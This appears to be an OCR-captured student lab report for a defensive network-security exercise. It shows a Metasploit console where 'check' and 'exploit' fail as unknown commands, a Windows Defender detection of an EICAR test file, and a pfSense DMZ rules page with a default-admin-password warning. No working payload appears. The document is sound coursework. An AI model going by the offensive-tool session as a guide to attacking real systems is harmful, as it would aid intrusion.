


```
####      --     --     --          #######         --     --     --         ####
####    /  ¯ \ /  ¯ \ /  ¯ \      ###########     /  ¯ \ /  ¯ \ /  ¯ \      ####
################################################################################
################################################################################
# WAVE 5 ######## SCORE 31337 ################################## HIGH FFFFFFFF #
################################################################################
                                                           https://metasploit.co
m


       =[ metasploit v5.0.89-dev                          ]
+ -- --=[ 2017 exploits - 1099 auxiliary - 343 post       ]
+ -- --=[ 566 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Enable verbose logging with set VERBOSE true

msf5 > check
[-] Unknown command: check.
msf5 > exploit
[-] Unknown command: exploit.
msf5 > 
```

Section 3: Challenge and Analysis

Part 1: Run an Antivirus Scan on the vWorkstation

Make a screen capture showing the **EICAR file discovered by Windows Virus and threat protection**.



Defending the Network from a Simulated Attack (3e)
vWorkstation
2025-10-30 19:50:00
Vidhi Kadakia

Full history

Here is a list of items tha r Antivirus detected as threats on your device.

Change your privacy settings

View and change privacy settings for your Windows 10 device.

Virus:DOS/EICAR_Test_File — Severe
10/30/2025 6:49 PM (Removed)

Virus:DOS/EICAR_Test_File


Alert level: Severe
Status: Removed
Date: 10/30/2025 6:49 PM
Category: Virus
Details: This program is dangerous and replicates by infecting other files.

Affected items:

file: C:\Users\Administrator\Pictures\eicar.com

Part 2: Harden the Network Perimeter

Make a screen capture showing the **updated firewall rules on the DMZ interface**.


pfSense.securelabsondemand.
172.30.0.1/firewall_rules.php?if=opt1
System
Interfaces
Firewall
Services
VPN
Status
Diagnostics
Help
pfsense COMMUNITY EDITION

Defending the Network from a Simulated Attack (3e)
vWorkstation
2025-10-30 19:57:03
Vidhi Kadakia

WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

Firewall / Rules / DMZ

The changes have been applied successfully. The firewall rules are now reloading in the background.
Monitor the filter reload progress.

Rules (Drag to Change Order)

☐	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions

No rules are currently defined for this interface
All incoming connections on this interface will be blocked until pass rules are added. Click the button to add a new rule.

pfSense is developed and maintained by Netgate. © ESF 2004 - 2025 View license.

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!